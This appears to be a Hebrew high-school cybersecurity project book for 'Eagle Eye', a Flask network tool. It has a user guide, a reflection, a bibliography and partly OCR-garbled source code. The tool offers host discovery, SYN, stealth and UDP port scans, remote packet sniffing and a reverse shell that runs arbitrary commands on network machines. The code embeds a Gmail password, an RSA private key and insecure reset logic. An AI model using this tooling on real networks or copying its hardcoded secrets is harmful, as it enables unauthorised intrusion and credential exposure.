
אחר כך, תוכל להתחבר ולהפעיל את האתר בצורה מלאה מכל מחשב אחר ברשת.



## מגמת הנדסת תוכנה - התמחות בהגנת סייבר



- 1. מדריך למשתמש הכולל עבור כל תהליך/יכולת במערכת:
  - 1. הרשמה ראשונית למערכת.



2. התחברות משתמש קיים למערכת (Log In).





3. אימות משתמש דרך מייל.


#### Authentication

Enter The Code You Received

Login







4. אפשרות איפוס סיסמה.

## Reset Password

Enter your new password

Verify your new password

Enter The Code You Receive

Reset password

5. אפשרות צפייה בסריקות קודמות.

Packet Sniffer Sniff Results

4. אפשרות לסרוק את העמדות הפעילות ברשת המקומית.

סריקת רשת: מקבל מסכת רשת -> מפעיל סריקת רשת -> מציג על גבי העמוד.



### מגמת הנדסת תוכנה - התמחות בהגנת סייבר



	Welco	ome to my Network map	oping Tool
	Enter your subnet mask		Scan
		Scan Result	
10.0.0.2			
10.0.0.10			
10.0.0.1			
10.0.0.5			
10.0.0.18			
10.0.0.13			
10.0.0.12			
10.0.0.16			
10.0.0.19			
10.0.0.9			
10.0.0.8			
10.0.0.138			

יש לבחור את אחת מכתובות הPו וכתוצאה מכך יתאפשרו הפעולות הבאות על המחשב הנבחר:

- 7. אפשרות לבצע סריקת פורטים מסוג TCP SYN על כל אחד ממחשבי הרשת.
- 8. אפשרות לבצע סריקת פורטים מסוג TCP Stealth על כל אחד ממחשבי הרשת.
  - 9. אפשרות לבצע סריקת פורטי UDP על כל אחד ממחשבי הרשת.
  - .10 אפשרות הפעלת הסנפת תקשורת על כל אחד ממחשבי הרשת.
- 11. אפשרות התחברות לממשק הפקודה של כל אחד מהמחשבים באמצעות Reverse Shell.

מקבל פקודה להפעלה -> שולח לשרת מוצפנת -> מפענח ומריץ את הפקודה -> מצפין את הפלט ושולח חזרה.



12. התנתקות מהמערכת( Log out).

You Logged Out Successfully

Return to Login Page



#### פרק ח' - Eagle Eye Project - רפלקציה

במהלך העבודה על הפרויקט צצו לי לא מעט אתגרים, החל מכתיבת ספר הפרויקט וכלה בפיתוח הפיצ'רים לפרויקט. האתגר הראשון שבו נתקלתי היה פיתוח רחרחן הרשת. הדבר דרש ממני ללמוד כיצד להשתמש במודול אינו Scapy מכיוון שלא השתמשתי בו מעולם. התהליך היה קשה ומאתגר מפני שהתיעוד של המודול אינו מקיף כל כך והסרטונים באינטרנט ברובם השתמשו בסקאפי כסניפר שיציג את הפאקטות שהוסנפו על גבי python terminala. אמנם זה לא היה איך שהתכוונתי ליישם את הפרויקט, לכן הייתי צריך לחשוב כיצד לזקק את המידע הרלוונטי למשתמש מהאובייקט של הפאקטות בסקאפי. בסופו של דבר, הגעתי לפתרון כשמצאתי שניתן לגשת למאפיינים של הפאקטות כמו IP, Raw והשכבה ממנה עשויה הפאקטה ובכך לגשת לכתובת השולחת, ולמידע שבה. בעיה נוספת הייתה כיצד לסנן את התעבורה המוסנפת לכמה פרוטוקולים שונים במקביל, מכיוון שלפונקציה Siff של סקאפי אין אופציה להעביר יותר מפורט אחד לסנן בו. הפתרון שהגעתי אליו הוא לשמור את כל הפאקטות שהוסנפו ברשימה של רשימות, ויצרתי מספר פונקציות אשר מוציאות מן הפאקטה את המידע הרלוונטי ביותר למשתמש כמו כתובת IP של המקור והBd. לאחר מכן, אני שולח את כל אחת מהרשימות של הפאקטות לפונקציה המתאימה והיא מחזירה מחרוזת עם כל המידע הרלוונטי מכל אחת מהפאקטות. בעיה נוספת שהייתה לי היא ייעול סריקת הפורטים, סריקת פורטים היא תהליך דיי ארוך מכיוון שהיא תלויה בתקשורת ומספר הפורטים גבוה מאוד, 65535 פורטים. פתרתי בעיה זו עם תכנות מרובה תהליכונים.

היו דברים בתכנון הפרויקט שקיוויתי שיעבדו טוב יותר מבמציאות, כמו יעילות סורק הפורטים, פיצ'ר ההיסטוריה ברברס של, עיצוב האתר ולוחות הזמנים.

אני רוצה להודות ראשית למורה שלי לסייבר, מוטי מתתיהו ולרכזת המגמה, יונה סעדיה על כך שחשפו אותי לעולם הפיתוח והמחקר ונתנו לי כלים ויסודות בעקרונות מדעי המחשב בהם נעזרתי במהלך העבודה על הפרויקט. לחבריי למגמה שנתנו עצות והעלו רעיונות חדשים. לחברי הטוב מהמכללה בה אני לומד, ITsafe, רועי גיטלין שעזר לי רבות בתכנון הפרויקט והעלה בפני בעיות שקיימות בקוד שלי.





#### <u>פרק ט' - Eagle Eye Project – ביבליוגרפיה</u>

רקע תיאורטי – במהלך הפרויקט נעזרתי בכמה וכמה סוגי מקורות שונים על מנת לצבור את הידע ואת היכולות הדרושות לצורך בניית המערכת. ראשית, במאמרים באינטרנט הנוגעים בנושאים של הפרויקט. בנוסף, חלק נרחב מהידע שצברתי לצורך תכנות הפרויקט הגיע מהקורסים שלקחתי במכללת ITsafe, ומסרטונים בYoutube. עיקר הדברים שהיו חדשים לי והייתי צריך ללמוד היו השימוש בFlask, בScapy וכיצד לסרוק פורטים.

#### 2. מאמרים:

- Interference Security(2013) Port scanning using Scapy
   <a href="https://resources.infosecinstitute.com/topic/port-scanning-using-scapy/">https://resources.infosecinstitute.com/topic/port-scanning-using-scapy/</a>
- Flask Documentation <u>- https://flask.palletsprojects.com</u>
- Scapy Documentation <u>https://scapy.readthedocs.io/en/latest/usage.html</u>
- CIS(2021), Commonly Exploited Protocols SMB https://www.cisecurity.org/insights/blog/commonly-exploited-protocols-server-message-block-smb
- Nmap SYN/Stealth Scan explanation <a href="https://nmap.org/book/synscan.html">https://nmap.org/book/synscan.html</a>
- Nmap UDP Scan <a href="https://nmap.org/book/scan-methods-udp-scan.html">https://nmap.org/book/scan-methods-udp-scan.html</a>
- Nmap on Port Scanning <a href="https://nmap.org/book/port-scanning.html#port-scanning-what-is-it">https://nmap.org/book/port-scanning.html#port-scanning-what-is-it</a>
- Client -Server Architecture https://he.wikipedia.org/wiki/%D7%A9%D7%A8%D7%AA%E2%80%93%D7
   %9C%D7%A7%D7%95%D7%97

:Youtube סרטוני

. סרטון המסביר על הסנפה בסקאפי - <a href="https://youtu.be/Lvall2PEwcQ">https://youtu.be/Lvall2PEwcQ</a>



- https://youtu.be/PBuV50R8Ywc סרטון המסביר על כתיבת סניפר https://youtu.be/pBuV50R8Ywc בסקאפי.
- סרטון המסביר על בניית אתר ב <a href="https://youtu.be/dam0GPOAvVI">https://youtu.be/dam0GPOAvVI</a>
  .Flask
- https://www.youtube.com/watch?v=mqhxxeeTbu0&list=PLzMc ●
   BGfZo4-n4vJJybUVV3Un NFS5EOgX
  אתר ב- Flask אתר ב-





נספחים

מסבי MVP (בולל לינק למצגת)



https://github.com/ofekerez/Eagle-Eye-Project/blob/V1.43/Files/MVP.pptx

קוד המערכת

```
File Name: main.py
import bin.Packages Installer
import hashlib
import random
import smtplib
import string
import time
from flask import *
from flask_sqlalchemy import SQLAlchemy
import bin.helper methods as helper methods
from bin.Client import Client
from bin.Webshell_Server import Server
app = Flask(__name__, template_folder=r'D:\Eagle-Eye Project\templates')
app.config['SQLALCHEMY DATABASE URI'] = 'sqlite:///site.db'
app.secret_key = '12ojby312bAsjd' + random.choice(string.ascii_lowercase) + random.choice(string.digits)
# Creating an SQLAlchemy instance
db = SQLAlchemy(app)
reset auth = "
class Helper:
  """A class designed to help store useful variables"""
  def __init__(self):
   self.__code = ''
    self.__username = "
  def connect(self):
    self.server = Server()
    self.server.connect()
```





### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
def execute command(self, command: str):
    self.server.command = command
    res = self.server.execute()
    self.last activated = time.time()
    return res
  def get cwd(self):
    return self.server.cwd
  def get_code(self):
    return self.__code
  def set code(self, code: str):
    self.__code = code
helper = Helper()
# EagleEyeProject1@gmail.com
# eagleeyeproject1
# Models
class Profile(db.Model):
  firstname = db.Column(db.String(20), unique=False, nullable=False)
  lastname = db.Column(db.String(20), unique=False, nullable=False)
  username = db.Column(db.String(20), unique=False, nullable=False, primary key=True)
  password = db.Column(db.String(20), unique=False, nullable=False)
  email = db.Column(db.String(20), unique=False, nullable=False)
  def init (self, firstname, lastname, username, password, checkpassword, email):
    self.email = email
    self.checkpassword = checkpassword
    self.password = password
    self.username = username
    self.firstname = firstname
    self.lastname = lastname
  # repr method represents how one object of this datatable
  # will look like
  @property
  def __repr__(self):
    return f"Name: {self.first_name}, Username: {self.username}"
@app.route('/', methods=['GET'])
def index page():
  if "authenticated" not in session:
    return render template("login.html")
  return render template('ActiveIPs.html')
@app.route("/authenticate")
def authenticate():
  code = "
  for i in range(8):
```





```
code += random.choice(string.digits)
  helper.set code(code)
  gmail user = "EagleEyeProject1@gmail.com"
  gmail password = 'eagleeyeproject1'
  destination gmail = Profile.query.filter by(username=session["username"]).first().email
  print(destination gmail)
  subject = 'Authentication Message'
  body = code
  email_text = f"""\
  From: {gmail_user}\n
  To: {", " + destination_gmail}\n
  Subject: {subject}\n
  {body}
  try:
    smtp server = smtplib.SMTP SSL('smtp.gmail.com', 465)
    smtp_server.login(gmail_user, gmail_password)
    smtp_server.sendmail(gmail_user, destination_gmail, email_text)
  except Exception as e:
    print(e)
    return render_template('login.html')
  return render_template("Authentication.html")
@app.route('/login', methods=['POST'])
def login():
 username = request.form.get("username")
  password = request.form.get("password")
  bits = password.encode()
  secret = hashlib.sha256(bits)
  password = secret.hexdigest()
  find_user = Profile.query.filter_by(username=username, password=password).first()
  # find_pass=Profile.query.filter_by(password=password)
  if find user:
    session["username"] = request.form.get("username")
    session["password"] = request.form.get("password")
    return redirect(url for('authenticate'))
    return redirect(url for('index page'))
@app.route("/ScanResults")
def func1():
  return render_template("ScanResults.html")
@app.route("/SniffResults")
def func2():
  return render template("SniffResults.html")
@app.route("/about")
def about us():
  return render_template("About.html")
```





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
@app.route("/Shell/<ip address>")
def connect to shell(ip address):
  Client(ip address, 16549).activate reverse shell()
  global helper
  helper.connect()
  return render template("ConnectToShell.html", content=[helper.get cwd(), "])
@app.route("/auth/register", methods=['POST'])
def Register():
  # In this function we will input data from the
  # form page and store it in our database.
  # Remember that inside the get the name should
  # exactly be the same as that in the html
  # input fields
  firstname = request.form.get("firstname")
  lastname = request.form.get("lastname")
  username = request.form.get("username")
  password = request.form.get("password")
  checkpassword = request.form.get("checkpassword")
  email = request.form.get("email")
  # create an object of the Profile class of models
  # and store data as a row in our datatable
  find user username = Profile.guery.filter by(username=username).first()
  find user email = Profile.query.filter by(email=email).first()
  if find user username or find user email:
    flash("Username or Email already exists")
    return get_register()
  else:
    bits = password.encode()
    secret = hashlib.sha256(bits)
    password = secret.hexdigest()
    if firstname != " and lastname != " and username != " and password != " and checkpassword != " and email != ":
      p = Profile(firstname=firstname, lastname=lastname, username=username, password=password,
             checkpassword=checkpassword,
             email=email)
      db.session.add(p)
      db.session.commit()
      session["username"] = request.form.get("username")
      session["password"] = request.form.get("password")
      return render template("RegisteredSuccessfully.html")
    # return render template("PersonalArea.html")
@app.route("/SniffResults/Activate/<ip address>")
def sniff(ip address):
  st = Client(ip_address, 16549).activate sniff()
  return render template("SniffResults.html", content=st.split('\n')[:-1])
@app.route("/ScanResults/SYN/<ip_address>")
def TCP_SYN_scan(ip_address):
  st = Client(ip address, 16549).activate SYN()
  return render template('ScanResults.html', content=st.split('\n')[:-1])
```





```
@app.route("/ScanResults/Stealth/<ip address>")
def TCP Stealth scan(ip address):
 st = Client(ip address, 16549).activate Stealth()
  return render template('ScanResults.html', content=st.split('\n')[:-1])
@app.route("/ScanResults/UDP/<ip_address>")
def UDP_port_scan(ip_address):
 st = Client(ip_address, 16549).activate_UDP()
  return render_template('ScanResults.html', content=st.split('\n')[:-1])
@app.route("/logout", methods=['GET', 'POST'])
def Logout():
 session.pop("username")
  session.pop("password")
  session.pop("authenticated")
  return render_template("LoggedOutSuccessfully.html")
@app.route("/register", methods=["GET"])
def get_register():
 return render_template("register.html")
@app.route('/index')
def network mapping():
 if "authenticated" in session:
    return render_template('ActiveIPs.html')
  return render_template('login.html')
@app.route('/getemail', methods=['POST'])
def get_email():
  global reset_auth
  mail = request.form.get("email")
  find user email = Profile.guery.filter by(email=mail).first()
  print(find user email)
  if find user email:
    session["email"] = mail
    code = "
    for i in range(8):
      code += random.choice(string.digits)
    reset auth = code
    gmail_user = "EagleEyeProject1@gmail.com"
    gmail_password = 'eagleeyeproject1'
    subject = 'Authentication Message'
    body = code
    email_text = f"""\
     From: {gmail_user}\n
     To: {", " + mail}\n
     Subject: {subject}\n
      {body}
```





### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
smtp server = smtplib.SMTP SSL('smtp.gmail.com', 465)
      smtp server.login(gmail user, gmail password)
      smtp server.sendmail(gmail user, mail, email text)
    except Exception as e:
      print(e)
    return render template('CodeSentSuccessfully.html')
  return render_template('MailNotFound.html')
@app.route('/ResetPassword', methods=['GET'])
def reset wrap():
 return render template('AuthReset.html')
@app.route('/reset', methods=['GET'])
def reset():
  return render template('ResetPassword.html')
@app.route('/resetdone', methods=['POST'])
def reset_password():
 code = request.form.get("authcode")
  global reset auth
 if code == reset auth:
    admin = Profile.guery.filter by(email=session["email"]).first()
    admin.password = request.form.get("password")
    db.session.commit()
    return render_template("ResetSuccessfully.html")
  print("Incorrect")
  return redirect(url_for('reset_wrap'))
@app.route('/active_ips', methods=['POST'])
def map_network():
  import threading
  subnet mask = request.form.get("subnet")
  clients = []
  threads = []
  LOCK = threading.Lock()
  count = 0
  lists = [[] for i in range(helper_methods.get_processor_num() * 2)]
  if subnet_mask:
    result = helper_methods.check_hosts(subnet_mask)
    for address in result.split('\n')[:-1]:
      lists[count].append(address)
      if count == helper_methods.get_processor_num() * 2 - 1:
        count = 0
      else:
        count += 1
    print(lists)
    for i in range(len(lists)):
      t = threading.Thread(target=helper_methods.scanner, args=(lists[i], LOCK, clients))
      threads.append(t)
      t.start()
```





```
for thread in threads:
     thread.join()
   return render template("ActiveIPs.html", content=clients)
  return render template("ActiveIPs.html")
@app.route('/computers/<ip_address>')
def handle client(ip address):
 return render_template('Client_Panel.html')
@app.route('/activated reverse', methods=['POST'])
def execute():
 global helper
  result = helper.execute command(request.form.get("input"))
  return render template("ConnectToShell.html", content=[helper.get cwd(), result])
@app.route('/check authenticate', methods=['POST'])
def check_authenticate():
 inp = request.form.get("inp")
 if inp == helper.get code():
   session["authenticated"] = True
   return redirect('/index')
 return redirect('/')
if name == " main ":
 db.create_all()
 app.run(debug=True, host="0.0.0.0", port=80)
File Name: Client.py
import socket
import time
from threading import Thread
class Client(Thread):
 def init (self, IP: str, Port: int):
   self.conn = socket.socket()
   self.target_IP = IP
   self.Port = Port
   print(f"Trying to connect to {self.target_IP} in port {self.Port}")
   self.counter = 0
   while True:
     if self.counter == 10:
       self.conn.shutdown(socket.SHUT RDWR)
       self.conn.close()
       exit()
         self.conn.connect((IP, Port))
         break
        except Exception:
         time.sleep(2)
```





### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
self.counter += 1
         continue
def activate sniff(self):
    self.conn.send('7'.encode()) # length of SNF SRT
    time.sleep(4)
    self.conn.send('SNF SRT'.encode())
    length = self.conn.recv(1024).decode()
    while not length:
      length = self.conn.recv(1024).decode()
    results = self.conn.recv(int(length)).decode('ISO-8859-1', errors='ignore')
    path = time.asctime()[4:8] + time.asctime()[8:10] + "-" + time.asctime()[
                                     20:] + "-" + time.asctime()[
                                            11:19].replace(
      ':', '<u>_</u>')
    f = open(path+'.pcap', 'wb')
    while True:
      bits = self.conn.recv(1024)
      if bits.endswith('DONE'.encode('ISO-8859-1', errors='ignore')):
         f.write(bits[:-4])
         f.close()
         print('[+] Transfer completed')
         break
      if 'File not found'.encode('ISO-8859-1', errors='ignore') in bits:
         print("[-] File not found")
         break
      f.write(bits)
    time.sleep(2)
    self.conn.send('4'.encode())
    time.sleep(4)
    self.conn.send('EXIT'.encode())
    return results
  except (ConnectionResetError, ConnectionAbortedError):
    self.conn.shutdown(socket.SHUT_RDWR)
    self.conn.close()
    self.__init__(self.target_IP, self.Port)
    self.activate sniff()
def activate SYN(self) -> str:
    self.conn.send('7'.encode())
    time.sleep(4)
    self.conn.send('SYN_SRT'.encode())
    length = self.conn.recv(1024).decode()
    results = self.conn.recv(int(length)).decode()
    print(results)
    self.conn.send('4'.encode())
    time.sleep(4)
    self.conn.send('EXIT'.encode())
  except (ConnectionResetError, ConnectionAbortedError):
    self.conn.shutdown(socket.SHUT_RDWR)
    self.conn.close()
    self.__init__(self.target_IP, self.Port)
    self.activate_SYN()
```





### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
def activate_UDP(self):
      self.conn.send('7'.encode())
      time.sleep(4)
      self.conn.send('UDP SRT'.encode())
      length = self.conn.recv(1024).decode()
      results = self.conn.recv(int(length)).decode()
      self.conn.send('4'.encode())
      time.sleep(4)
      self.conn.send('EXIT'.encode())
      return results
    except (ConnectionResetError, ConnectionAbortedError):
      self.conn.shutdown(socket.SHUT RDWR)
      self.conn.close()
      self.__init__(self.target_IP, self.Port)
      self.activate UDP()
  def activate Stealth(self):
      self.conn.send('11'.encode()) # length of STEALTH SRT
      time.sleep(4)
      self.conn.send('STEALTH_SRT'.encode())
      length = self.conn.recv(1024).decode()
      results = self.conn.recv(int(length)).decode()
      self.conn.send('4'.encode())
      time.sleep(4)
      self.conn.send('EXIT'.encode())
    except (ConnectionResetError, ConnectionAbortedError):
      self.conn.shutdown(socket.SHUT_RDWR)
      self.conn.close()
      self.__init__(self.target_IP, self.Port)
      self.activate_Stealth()
  def activate_reverse_shell(self):
      self.conn.send('7'.encode())
      time.sleep(4)
      self.conn.send('REV_ACT'.encode())
    except (ConnectionResetError, ConnectionAbortedError):
      self.conn.shutdown(socket.SHUT RDWR)
      self.conn.close()
      self.__init__(self.target_IP, self.Port)
      self.activate_reverse_shell()
  def run(self) -> None:
    while True:
      time.sleep(5)
def main():
  client = Client('10.0.0.19', 16549)
  # client.activate sniff()
  # client.activate_Stealth()
  # client.activate_SYN()
```





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
# client.activate_UDP()
if name == ' main ':
File Name: helper methods.py
import random
import string
import subprocess
import threading
import time
import netifaces
from Cryptodome.Cipher import AES
from Cryptodome.Cipher import PKCS1 OAEP
from Cryptodome.PublicKey import RSA
from Cryptodome. Util import Padding
from PIL import ImageGrab
import os
import socket
from netaddr import IPNetwork
import re
IV = b"H" * 16
enc key = ".join(random.choice(string.ascii lowercase + string.ascii uppercase + string.digits + '^!\$%&/()=?{['
                                                ']}+~#- .:,'
                                                ';<>|\\') for i in
         range(0, 32))
def list to path(lis: list):
  return ".join(lis[i] + ' ' if len(lis) > 1 else lis[i] for i in range(len(lis)))
def screenshot() -> str:
  snapshot = ImageGrab.grab()
  save path = "screenshots/" + time.asctime()[4:8] + time.asctime()[8:10] + "-" + time.asctime()[
                                         20:] + "-" + time.asctime()[
    ':', ' ') + ".jpg" # This line slices from the module time only the date and time,
  # and replaces every ':' with '-' so the file will be able to be saved.
  snapshot.save(save path)
  return save path
def RSAFunc_server(message):
  # Server Side Encryption RSA of the key
  publicKey = """-----BEGIN PUBLIC KEY----
MIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEAo41dU8F/yw5NvgBvfvMB
cW6kHxWG3lunMp0y/8D5oHOBzuXrB6DR5O0cK768NwQpueDJIzBUmMO7rwF+UHZG
4h20R8v4WMDItIr9NLrNNMPhXDEIDo9A9NaMsa/PtHztsnlfJbm/sOffwScnKGrH
5cmfzXu2AQA0vA8DUDdr3aJH5gRrPT6t+MNSBh3OskP5lfFa83kk9wwQp3RmDu+R
Sc4x0/4TiBXxZ8o9SikgcYmICUvitd1WOu4TDCdDFBM/aEwWQ5YpG0Oc/isiUwyX
bqJJQ+SScYw2b6jNkxzlw7/B2ZfG1sEubo0BoXHRqMTkzJyi76o8SCG/dWtMHaSg
JXeSHwPxVclppZ6D8jQt8r2tUaWydSa/xnVfSTZBHe/9PKEsu292tpwr4DD7E4ty
33OmYWreNV8TZ9MK1npf2Lkwq/kqZO/wt3MqoUdd19hc83oYYD19B0PxtMkRmHlk
```





EZANa986Fws/1Q9i6ZF1KzskZ+Bg9vwCLzUyUWtKd8a1Z97qR1ETOBv9PhuMwllS C4KBCuFNnvwdiXthuCalodwKu1ZjOMsX5lFzNPfUVwGg7y4GKI/VKaugdpCAdkiV kYKEfXrZ30eC2eXR0HuSNT/wCTbzHAYqlgHO8lLoZNubSTyBMoDlqEWRuApjjTFG lYlvCv4afklxMzzSAgBPHLkCAwEAAQ==

----END PUBLIC KEY-----"""

publicKeyAfterImport = RSA.importKey(publicKey)
encryptoMe = PKCS1\_OAEP.new(publicKeyAfterImport)
encryptedData = encryptoMe.encrypt(message)
return encryptedData

def RSAFunc\_client(data):

privatekey = """-----BEGIN RSA PRIVATE KEY-----

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





#### מגמת הנדסת תוכנה - התמחות בהגנת סייבר

```
uk8FBr0GWIbhe/+UdukDyqtHCGneqa3m9Jp2h/IjZ/IpO3fpL11I4fbl4nKqePa/
m+6BY9RgVO+yyhuZR9x5BYqbcGNS2BtCQNgrV0YmgOFc3kML11os2W2XM5sOkRTl
HJ0rzphXpB/ph1765uvlKq60IAMaNV51wQINYGFem1acz0EgjQaugTwEHprOQWaa
QBOV6JXOio2MRzrtwtrHK9aQ1I2IT9WoUtTB8L0nBa+RKQBaQ1kAmwK0voYF9Ryx
Su7UtiFL9/x/s3NLX03jWfS1r3tN1skejC/1DO1xV3gbmEBxKnrYmlW4i6Tk
 ----END RSA PRIVATE KEY-----"""
  privateKeyAfterImport = RSA.importKey(privatekey)
  decryptoMe = PKCS1 OAEP.new(privateKeyAfterImport)
  return decryptoMe.decrypt(data).decode('ISO-8859-1', errors='ignore')
def encrypt server(message):
  encryptor = AES.new(enc_key.encode('ISO-8859-1', errors='ignore'), AES.MODE_CBC, IV)
  padded message = Padding.pad(message, 16)
  encrypted message = encryptor.encrypt(padded message)
  return encrypted message
def decrypt server(data):
  decryptor = AES.new(enc key.encode('ISO-8859-1', errors='ignore'), AES.MODE CBC, IV)
  decrypted_padded_message = decryptor.decrypt(data)
  decrypted_message = Padding.unpad(decrypted_padded_message,
                   16)
  return decrypted message
def encrypt client(message, AES KEY):
  encryptor = AES.new(AES KEY, AES.MODE CBC, IV)
  padded message = Padding.pad(message, 16)
  encrypted_message = encryptor.encrypt(padded_message)
  return encrypted_message
def decrypt_client(data, AES_KEY):
  decryptor = AES.new(AES_KEY, AES.MODE_CBC, IV)
  decrypted_padded_message = decryptor.decrypt(data)
  decrypted message = Padding.unpad(decrypted padded message, 16)
  return decrypted message
def check hosts(subnet mask: str):
  s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
  s.connect(("8.8.8.8", 80))
  ip address = s.getsockname()[0]
  network = IPNetwork('/'.join([ip_address, subnet_mask]))
  generator = network.iter_hosts()
  st = "
  for i in list(generator):
   st += str(i) + '\n'
  return st
def scanner(ip_addresses: list, lock: threading.Lock, clients: list):
  for ip address in ip addresses:
    result = os.popen('ping {0} -n 2'.format(ip_address)).read()
    if "TTL" in result:
     with lock:
```





```
clients.append(ip_address)
      print(ip address)
def get ip address():
